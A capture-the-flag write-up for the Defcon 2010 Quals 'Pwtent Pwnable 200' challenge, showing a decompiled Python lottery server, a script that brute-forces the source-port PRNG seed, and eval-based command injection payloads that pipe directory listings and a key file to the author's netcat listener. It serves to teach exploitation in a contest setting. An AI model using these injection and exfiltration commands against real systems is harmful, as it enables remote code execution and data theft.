
Pwtent Pwnable 200 Writeup CTF Quals 2010
This post is a writeup of the Pwtent Pwnable 200 Challenge in Defcon 2010 CTF Quals.
The question was:
Running on pwn8.ddtek.biz. And this file was given.
If you open this file in an editor you see the following screen:

Note that there are references to lottod.pys file which indicates that this could be a python script file. Sure enough, if you decompile it using decompyle you get the following source.
class ForkedTCPRequestHandler(SocketServer.StreamRequestHandler):
    __module__ = __name__
    lotto_grid = None
    connstream_fobj = None

    def setup(self):
        signal.signal(signal.SIGALRM, self.handleSessionTimeout)
        signal.alarm(SESSION_LIMIT_TIME)

    def handleSessionTimeout(self, signum, frame):
        raise socket.timeout

    def createWinners(self):
        winners = set()
        while (len(winners) < PICK_SIZE):
            winners.update([random.randint(1, RAND_MAX)])

        return winners

    def pickRandom(self):
        picks = set()
        llen = len(self.lotto_grid)
        rand_base = (len(picks) - 1)
        while (len(picks) < PICK_SIZE):
            i = random.randint(rand_base, RAND_MAX)
            if (i < 1):                 ++i             if ((i > llen) and ((i % llen) == 0)):
                i += 1
            i = (i % llen)
            picks.update([i])

        return picks

    def genGrid(self):
        grid = [WINNER_CHECK_FUNCTION]
        while (len(grid) != LOTTO_GRID_SIZE):
            grid.append(random.randint(0, RAND_MAX))

        return grid

    def checkWinners(self, element):
        winner = True
        for n in self.winners:
            winner = (winner & (n in [ self.lotto_grid[p] for p in self.pick_list ]))

        if winner:
            self.request.send('ZOMG You won!!!\n')
        else:
            self.request.send("Sorry you aren't very lucky... Maybe you have better luck with women?\n")

    def playGame(self):
        self.request.send('Thanks for your choices, calculating if you won...')
        eval(self.lotto_grid[0])(self.lotto_grid[1:])

    def getLine(self, msg):
        self.request.send(msg)
        return self.connstream_fobj.readline(MAX_READ)

    def handlePickChange(self):
        for r in range(0, MAX_PICK_CHANGES):
            input = self.getLine('Input the number of the pick that you wish to change or newline to stop:\n')
            if (input.strip() == ''):
                break
            else:
                idx_to_edit = int(input)
                l = self.getLine('Input your new pick\n')
                self.lotto_grid[self.pick_list[idx_to_edit]] = l

    def handle(self):
        rand_seed = self.request.getpeername()[1]
        self.connstream_fobj = self.request.makefile()
        random.seed(rand_seed)
        self.request.send('Welcome to lottod good luck!\n')
        self.lotto_grid = self.genGrid()
        self.pick_list = list(self.pickRandom())
        self.winners = self.createWinners()
        self.request.send('Your random picks are:\n')
        for pick_idx in range(0, PICK_SIZE):
            self.request.send(('%d. %s\n' % (pick_idx,
             self.lotto_grid[self.pick_list[pick_idx]])))

        self.handlePickChange()
        self.playGame()

class ForkedTCPServer(SocketServer.ForkingMixIn,
 SocketServer.TCPServer):
    __module__ = __name__
    timeout = 5
    request_queue_size = 10

def runServer():
    (HOST, PORT,) = ('0.0.0.0',
     10024)
    server = ForkedTCPServer((HOST,
     PORT), ForkedTCPRequestHandler)
    server.serve_forever()

def doFork(n):
    try:
        pid = fork()
        if ((pid > 0) and (n > 0)):
            print ('Lottod PID %d' % pid)
        if (pid > 0):
            exit(0)
    except OSError, e:
        print ('Fork %d failed %d (%s)' % (n,
         e.errno,
         e.strerror))
        exit(1)

if (__name__ == '__main__'):
    doFork(0)
    chdir('/')
    setsid()
    umask(0)
    doFork(1)
    runServer()

# local variables:
# tab-width: 4
If you notice, this indicates that the server is running on port 10024 and indeed it was on pwn8.ddtek.biz. If you read through the code you also see that the source port number is being used as a seed to the pseudo-random number generator (PRNG).
rand_seed = self.request.getpeername()[1]
So I fired up netcat to see if indeed that was the case and sure enough no matter how many times I fired up the command the options I’d see would always be the same.
# nc -vv -p 1 pwn8.ddtek.biz 10024
If you see through the code of the decompiled file, it shows that the location to write as well the value to be written can be controlled by the user in the following snippet:
    def handlePickChange(self):
        for r in range(0, MAX_PICK_CHANGES):
            input = self.getLine('Input the number of the pick that you wish to change or newline to stop:\n')
            if (input.strip() == ''):
                break
            else:
                idx_to_edit = int(input)
                l = self.getLine('Input your new pick\n')
                self.lotto_grid[self.pick_list[idx_to_edit]] = l
So I first wrote up a python script that followed the exact sequence of command as the decompiled code and found that there was no combination in the 65535 source port (or seeds) that would satisfy the following condition (the condition for winning):
    def checkWinners(self, element):
        winner = True
        for n in self.winners:
            winner = (winner & (n in [ self.lotto_grid[p] for p in self.pick_list ]))

        if winner:
            self.request.send('ZOMG You won!!!\n')
        else:
            self.request.send("Sorry you aren't very lucky... Maybe you have better luck with women?\n")
But then you also see that the first element of the self.lotto_grid list is a function pointer. Also, you notice that there’s an eval() function that essentially executed the checkWinners function.
So I wrote up the following python script that would go through all possible combinations of ports and index values to overwrite so that I could overwrite the self.lotto_grid[0] value because that’d give me control of the execution flow.
# !/usr/bin/python
import random
RAND_MAX = (2 ** 20)
PICK_SIZE = 5
MAX_READ = 128
LOTTO_GRID_SIZE = 299
SESSION_LIMIT_TIME = 30
MAX_PICK_CHANGES = 5
WINNER_CHECK_FUNCTION = 'self.checkWinners'

class Test:
    def createWinners(self):
        winners = set()
        while (len(winners) < PICK_SIZE):
            winners.update([random.randint(1, RAND_MAX)])
	#print "Winners are: ", winners
        return winners

    def pickRandom(self):
        picks = set()
        llen = len(self.lotto_grid)
        rand_base = (len(picks) - 1)
        while (len(picks) < PICK_SIZE):
            i = random.randint(rand_base, RAND_MAX)
            if (i < 1):                 ++i             if ((i > llen) and ((i % llen) == 0)):
                i += 1
            i = (i % llen)
            picks.update([i])
	return picks

    def genGrid(self):
        grid = [WINNER_CHECK_FUNCTION]
        while (len(grid) != LOTTO_GRID_SIZE):
            grid.append(random.randint(0, RAND_MAX))
	#counter = 0
	#while counter < len(grid):
	#	print grid[counter]
	#	counter += 1
        return grid

    def checkWinners(self, element):
        winner = True
        for n in self.winners:
            winner = (winner & (n in [ self.lotto_grid[p] for p in self.pick_list ]))
        if winner:
            print "ZOMG You won!!!\n'"
	    return True
        else:
            print "Sorry you aren't very lucky... Maybe you have better luck with women?\n"
	    return False

    def playGame(self):
        #self.request.send('Thanks for your choices, calculating if you won...')
        eval(self.lotto_grid[0])(self.lotto_grid[1:])

    def getLine(self, msg):
        self.request.send(msg)
        return self.connstream_fobj.readline(MAX_READ)

    def handlePickChange(self):
        for r in range(0, MAX_PICK_CHANGES):
        #    input = self.getLine('Input the number of the pick that you wish to change or newline to stop:\n')
        #    if (input.strip() == ''):
        #        break
        #    else:
        #        idx_to_edit = int(input)
        #        l = self.getLine('Input your new pick\n')
        #        self.lotto_grid[self.pick_list[idx_to_edit]] = l
		for idx_to_edit in range(-PICK_SIZE,PICK_SIZE):
			if self.lotto_grid[self.pick_list[idx_to_edit]]==self.lotto_grid[0]:
				print "Ind: %d, %s" % (idx_to_edit,self.lotto_grid[0])
				return True
	return False
	#gridcounter = 0
	#found = False
	#while gridcounter < len(self.lotto_grid):
	#  if self.lotto_grid[gridcounter] in self.winners:
	#    if gridcounter < PICK_SIZE:
	#      print "Gridctr: %d : %d" % (gridcounter,self.lotto_grid[gridcounter])
	#      found = True
	#  gridcounter += 1
	#return found
	#allfound = False
	#instances = 0
	#for x in self.winners:
	#	foundx = False
	#	gridctr = -LOTTO_GRID_SIZE
	#	while gridctr < LOTTO_GRID_SIZE:#len(self.lotto_grid):
	#			foundx = True
	#			print "gridctr: %d , val = %d " % (gridctr,x)
	#			#break
	#		gridctr += 1
	#	if foundx:
	#		allfound = True
	#	else:
	#		allfound = False
	#		return False
	#return allfound

    def handle(self,port):
        random.seed(port)
        self.lotto_grid = self.genGrid()
        self.pick_list = list(self.pickRandom())
        #print "picklist : ",self.pick_list
	self.winners = self.createWinners()
        #for pick_idx in range(0, PICK_SIZE):
        #    print(('%d. %s\n' % (pick_idx,
        #     self.lotto_grid[self.pick_list[pick_idx]])))
        if self.handlePickChange():
		return True
	return False
        #self.playGame()
	#if self.checkWinners(self.lotto_grid[1:]):
	#	return True
	#return False

test = Test()
portno = 0
while portno < 65536:
  print "Trying...%d" % ( portno )
  if test.handle(portno):
	print "Success! on port %d" % (portno)
    	#break
  portno += 1
Once you run this you get the following values for port and index: 28741 & -5 respectively.
$ sudo nc -vv pwn8.ddtek.biz 10024 -p 28741
Warning: inverse host lookup failed for 192.41.96.63: Unknown server error : Connection timed out
pwn8.ddtek.biz [192.41.96.63] 10024 (?) open
Welcome to lottod good luck!
Your random picks are:
0. self.checkWinners
1. 321358
2. 144737
3. 447310
4. 63867
Input the number of the pick that you wish to change or newline to stop:
-5
Input your new pick
self.checkWinners(self.winners.clear())
Input the number of the pick that you wish to change or newline to stop:

Thanks for your choices, calculating if you won...ZOMG You won!!!
 sent 44, rcvd 344
trance@bt:~$
But then this still does not give you the answer. The key here is to realize that you can perform remote command injection. So if you start a nc listener on your server and give following parameters for the new pick for the same index of -5 (in multiple runs of course) you can start enumerating the directories:
self.checkWinners(__import__('os').system('ls /home|nc MYIP 8888'))
self.checkWinners(__import__('os').system('ls /home/lottod|nc MYIP 8888'))
self.checkWinners(__import__('os').system('cat /home/lottod/key|nc MYIP 8888'))
After the last command your netcat listener shell shows the following string:
holdem is a safer bet than lotto
And that is indeed the answer to the challenge!
The python file is located here: Pp200sol.py.